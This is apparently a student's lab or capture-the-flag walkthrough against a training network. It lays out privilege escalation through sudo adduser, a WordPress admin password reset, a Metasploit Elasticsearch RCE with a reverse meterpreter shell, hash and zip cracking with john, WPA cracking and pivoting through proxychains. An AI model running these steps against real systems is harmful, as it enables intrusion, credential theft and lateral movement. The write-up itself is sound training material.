┌──(serafim㉿serafim)-[~/.ssh]
└─$ ssh-add id_rsa
Identity added: id_rsa (taylor@fragile)

┌──(serafim㉿serafim)-[~/.ssh]
└─$ ls -l
total 28
-rw-r--r-- 1 serafim serafim   45 Mar  6 23:15 config
-rw------- 1 serafim serafim  411 May 27 11:30 id_ed25519
-rw-r--r-- 1 serafim serafim   97 May 27 11:30 id_ed25519.pub
-rw------- 1 serafim serafim 2602 May 27 11:28 id_rsa
-rw-r--r-- 1 serafim serafim  568 May 27 11:26 id_rsa.pub
-rw------- 1 serafim serafim 1404 Mar  6 23:17 known_hosts
-rw-r--r-- 1 serafim serafim  426 Mar  6 21:39 known_hosts.old

┌──(serafim㉿serafim)-[~/.ssh]
└─$
```

Now you will have access to another server via ssh.

10.11.12.53

QUESTION 1

Once you have captured the ssh stuff, you can then go into the system. Make sure to check the `sudo -l` to know what you can do.

```
taylor@website:~$ sudo -l
Matching Defaults entries for taylor on website:
    env_reset, mail_badpass, secure_path=/usr/local/sbi

User taylor may run the following commands on website:
    (root) NOPASSWD: /usr/sbin/adduser
```

You can add users, so add one with sudo privilege. `sudo adduser serj --ingroup sudo`

```
taylor@website:~$ sudo adduser serj --ingroup sudo
Adding user `serj' ...
Adding new user `serj' (1010) with group `sudo (27)' ...
Creating home directory `/home/serj' ...
Copying files from `/etc/skel' ...
New password:
```

Now you can do stuff with sudo.

First thing you can do, is go to `cd /var/www/html/wordpress` and do `cat wp-config.php` to read the configuration file, and find a flag, and also db password, user, and name

```
 *
 * FLAG-5439
 * Don't forget to look at configuration files!
 *
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress_db' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'Cdxv2a3gUkqf7G4' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

QUESTION 2

Go to a previous directory, `cd /var/www/html/flag` and `cat index.html` to get a flag.

```
serj@website:/var/www/html/flag$ cat index.html
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>VAULT VINYL FLAG</title>
    <link rel="stylesheet" href="style.css">
  </head>
  <body>
    <h1>FLAG-5466</h1>
    <p>Don't forget DNS enumeration</p>
  </body>
</html>
serj@website:/var/www/html/flag$
```

QUESTION 3

In the directory from 1st question you can find the robots.txt and inside of it you can find a flag.

```
serj@website:/var/www/html/wordpress$ cat robots.txt | grep FLAG
# FLAG-5794
serj@website:/var/www/html/wordpress$
```

You could also just navigate to the website and check it.

QUESTION 4

One of the open ports is 2121 and has ftp on it. You can connect to it and try anonymous user and no password.

`ftp 10.11.12.53 2121` and then use anonymous, and no password.

```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ sudo ftp 10.11.12.53 2121
[sudo] password for serafim:
Connected to 10.11.12.53.
220 (vsFTPd 3.0.3)
Name (10.11.12.53:serafim): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||8248|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            10 Feb 20 12:16 flag.txt
-rw-r--r--    1 ftp      ftp           204 Feb 20 14:46 protected.
```

Then go ahead and get the flag.txt (and the other one for later)

`cat flag.txt`

```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ cat flag.txt
FLAG-5405
```

QUESTION 5

You have other home directories, so you can list the contents and read the interesting files.

```
serj@website:/var/www/html/wordpress$ sudo ls /home/debian/
flag.txt
serj@website:/var/www/html/wordpress$ sudo cat /home/debian/flag.txt
FLAG-0340
```

(but this is miscellaneous)

QUESTION 6

You have a database running for WordPress website.

Use the data we found about it.

` mysql -h localhost -u wpuser -p wordpress_db` + password Cdxv2a3gUkqf7G4

USE wordpress_db; (for any circumstances)

SHOW TABLES;

SELECT * FROM wp_users;

UPDATE wp_users SET user_pass=MD5('hola') WHERE user_login='real_admin';

Then go to the browser, navigate to http://10.11.12.53/wp-admin. Use the password that you set and the username “real_admin”

On the left find Posts > All posts > First post

There you find your flag.

QUESTION 7

For this you would have to crack the hashes from the wp_users to get a flag, with john.


QUESTION 8

In the same analysis we did with Ettercap, we managed to see the information regarding the another last flag which is the password for “ftpuser”. Knowing it’s a flag, you can capture it from the /etc/shadow (the password hash), and try to crack it with john the ripper knowing that the value is “FLAG-%%%%%%” and etc.

10.11.12.75

QUESTION 1

This you can again get from the analysis with Ettercap, or by doing various lookup on http://10.11.12.75:9200/catalog/_search | grep FLAG




```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ cat file2.txt | grep FLAG
... F ... [20" }},{"_index":"catalog","_type":"albums","_id":"22","_score":1.0, "_source" : { "artist": "Flynn Aglow",
"album": "FLAG-7972", "year": "2024" }},{"_index":"catalog","_type":"albums","_id":"2","_score":1.0, "_source" : { "
artist": "Ed Sheeran", "album": "x (multiply)", "year": "2014" }}]}}
... F ... [20" }},{"_index":"catalog","_type":"albums","_id":"22","_score":1.0, "_source" : { "artist": "Flynn Aglow",
"album": "FLAG-7972", "year": "2024" }},{"_index":"catalog","_type":"albums","_id":"2","_score":1.0, "_source" : { "
artist": "Ed Sheeran", "album": "x (multiply)", "year": "2014" }}]}}
.....T8.0# ... `......ed@vault.vinyl.     FLAG-6986
.....T8.0# ... `......ed@vault.vinyl.     FLAG-6986
11:56:21.922835 IP speaker.vault.vinyl.35070 > www.vault.vinyl.ftp: Flags [P.], seq 15:31, ack 76, win 16384, option
s [nop,nop,TS val 4222969252 ecr 587176090], length 16: FTP: PASS FLAG-5953
..e." ... PASS FLAG-5953
11:56:21.926199 IP speaker.vault.vinyl.35070 > www.vault.vinyl.ftp: Flags [P.], seq 15:31, ack 76, win 16384, option
s [nop,nop,TS val 4222969252 ecr 587176090], length 16: FTP: PASS FLAG-5953
..e." ... PASS FLAG-5953
```

QUESTION 2

Start the Metasploit Framework (sudo mfsdb init && msfconsole)

We know that the service runs Elasticsearch 1.1.1 so we can look up exploits.

search elastic search 1.1.1

```
msf6 > search elastic search 1.1.1

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/elasticsearch/script_mvel_rce  2013-12-09       excellent  Yes    ElasticSearch Dynamic Script
Arbitrary Java Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/elasticsearch/script_mvel_r
ce
```

use 0

options

```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > options

Module options (exploit/multi/elasticsearch/script_mvel_rce):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metaspl
                                           oit/basics/using-metasploit.html
   RPORT        9200             yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       The path to the ElasticSearch REST API
   VHOST                         no        HTTP server virtual host
   WritableDir  /tmp             yes       A directory where we can write files (only for *nix environments)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.206.136  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ElasticSearch 1.1.1 / Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/elasticsearch/script_mvel_rce) >
```

set rhosts 10.11.12.75

set lhost tap0

run OR exploit OR run -j

sessions (to list the sessions)

sessions 1 (to select the session)

cat /home/elasticsearch/flag.txt

Get the flag.

```
meterpreter > ls
[-] stdapi_fs_ls: Operation failed: 1
meterpreter > cat /home/elasticsearch/.bash_history
FLAG-7389
cd
ls -lah
nano .bash_history
exit
meterpreter >
```

QUESTION 3

To get the another flag do `cat /flag.txt`

```
meterpreter > cat /flag.txt
FLAG-7189
meterpreter >
```

MISCELLANEOUS

Cracking zip files

If you have the knowledge about how a password looks like, then you can create a wordlist and then you can crack the stuff with your wordlist.

`crunch 9 9 0123456789 -t FLAG-%%%% -o pw.txt` - generates the variables according to the pattern. % placeholder for number; @ placeholder for letter. -o for output to file, -t for type of how it should look like

```
FLAG-9990
FLAG-9991
FLAG-9992
FLAG-9993
FLAG-9994
FLAG-9995
FLAG-9996
FLAG-9997
FLAG-9998
FLAG-9999
```

John the ripper cannot work with zip files, so we transform it into a “text file”

` zip2john protected.zip > zip_hash_file`

```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ cat zip_hash_file
protected.zip/flag.txt:$pkzip$1*2*2*0*16*a*c86f0d86*0*42*0*16*6db0*1e0fdb159e265b9342d3c5d5f65fcc9333c7aa1de797*$/pk
zip$:flag.txt:protected.zip::protected.zip

┌──(serafim㉿serafim)-[~/Documents/University]
└─$ john zip_hash_file --wordlist=pw.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
FLAG-0340        (protected.zip/flag.txt)
1g 0:00:00:00 DONE (2024-06-05 23:50) 100.0g/s 819200p/s 819200c/s 819200C/s FLAG-0000..FLAG-8191
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(serafim㉿serafim)-[~/Documents/University]
└─$ john --show zip_hash_file
protected.zip/flag.txt:FLAG-0340:flag.txt:protected.zip::protected.zip

1 password hash cracked, 0 left
```

And we get the password and the contents. (probably)

Cracking hashes

Put the hash you want in a file

Then use command

` john ftpuser_hash --wordlist=pw.txt --format=crypt` (the last one is important)

Then start, wait a bit, and then you can run

`john ftpuser_hash --show` OR `john --show ftpuser`

```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ cat ftpuser_hash
$y$j9T$a4OipYi7i9IIb84R1Rl7x.$XRrcQO1eShetZDhUc27gMYujd3pbdK2mpmgGRc4d2u3

┌──(serafim㉿serafim)-[~/Documents/University]
└─$ john ftpuser_hash --wordlist=pw.txt --format=crypt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:28 42.24% (ETA: 23:55:53) 0g/s 146.3p/s 146.3c/s 146.3C/s FLAG-4128..FLAG-4223
0g 0:00:00:36 55.68% (ETA: 23:55:51) 0g/s 151.4p/s 151.4c/s 151.4C/s FLAG-5472..FLAG-5567
FLAG-5953        (?)
1g 0:00:00:39 DONE (2024-06-05 23:55) 0.02528g/s 152.9p/s 152.9c/s 152.9C/s FLAG-5952..FLAG-6047
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(serafim㉿serafim)-[~/Documents/University]
└─$ john --show ftpuser_hash
?:FLAG-5953

1 password hash cracked, 0 left
```

Cracking pcap files

`aircrack-ng -w pw.txt wificap-01.pcap`

Select the network, get the password

Open wireshark, then Edit > Preferences > Protocols > IEEE 802.11

Decryption keys > Edit + wpa_pwd and key. And save

Now you can see HTTP.

Pivoting

What is pivoting? Imagine you have a network, and in this network you have another machine with a different IP address. Like we have with 10.11.12. , but another network.

You want to first know what is your current network where you are working.

It is also important to know the routers, or default routers. To do that try `ip r`

What you then want to do is try to do a pingsweep over the network that you find, like `sudo nmap -sn 192.168.206.0/24` and then see what you get.

The moment you find other machines that are up, you can check what they have inside of themselves with `nmap -sV`

After that, can try to look for SNMP services running

`sudo nmap -sV 192.168.206.137 -sU -p161`

After that, if you have any SNMP running, you can check the snmpwalk

`snmpwalk -v1 -c public 192.168.32.173 | grep IpAddress` (-v1 for the version that you find on the services, -c for password, most common one is public)

The moment you see something like `iso.3.6...../20.1.1.10.0.0.1`, that means that the last 4 hexes represent another IP address or possible network that is hidden

You can run `nmap 192.168.206.137 -sU -p161 --script=snmp-interfaces` and this might give you a representation of what are the interfaces connected to a machine.

Then we want to get access to that network, so we can add a route manually,

`ip route add 10.0.0.0/24 via 192.168.32.137` (so you specify the network you want to go to, via the specific address where you know stuff is connected to.)

Then you can run an pingsweep on that network to understand what is up

`sudo nmap -sn 10.0.0.0/24`
Then, based on the IP addresses you find, you can look for services.

You can also do Metasploit pivoting, in case you connected to another PC that also has some network connected to it. So after doing that, you can add route in the session to get other computers or IP addresses

`route add 10.0.1.0/24 1` (ip address and session number)

Then look for command ping_sweep

`search ping_sweep` && `use 0`

Show options, and set the rhosts to the network, and the session

`set rhosts 10.0.1.0/24`or can make it smaller `10.0.1.1-20`

`set session 1`

`run`

And then you might get some IP addresses.

If you have a meterpreter session, then you can make use of proxychain to get access to another network.

So while you have a session, search `socks` and then use the one with `socks_proxy`

See `options` and mostly there is nothing else to do.

Then we need to have proxychains on our machine (sudo apt install proxychains-ng) and then go to /etc/proxychains4.conf and change the line with socks4 to socks5 127.0.0.1 1080

After that do `proxychains nmap -Pn -sT -p80 10.0.1.12-22 (-Pn to avoid ping, -sT to use TCP, because does not support UDP and etc., port 80, and to look for the hosts from 12 up to 22)

Then you can run `proxychains firefox` and like have a proxy to the other network.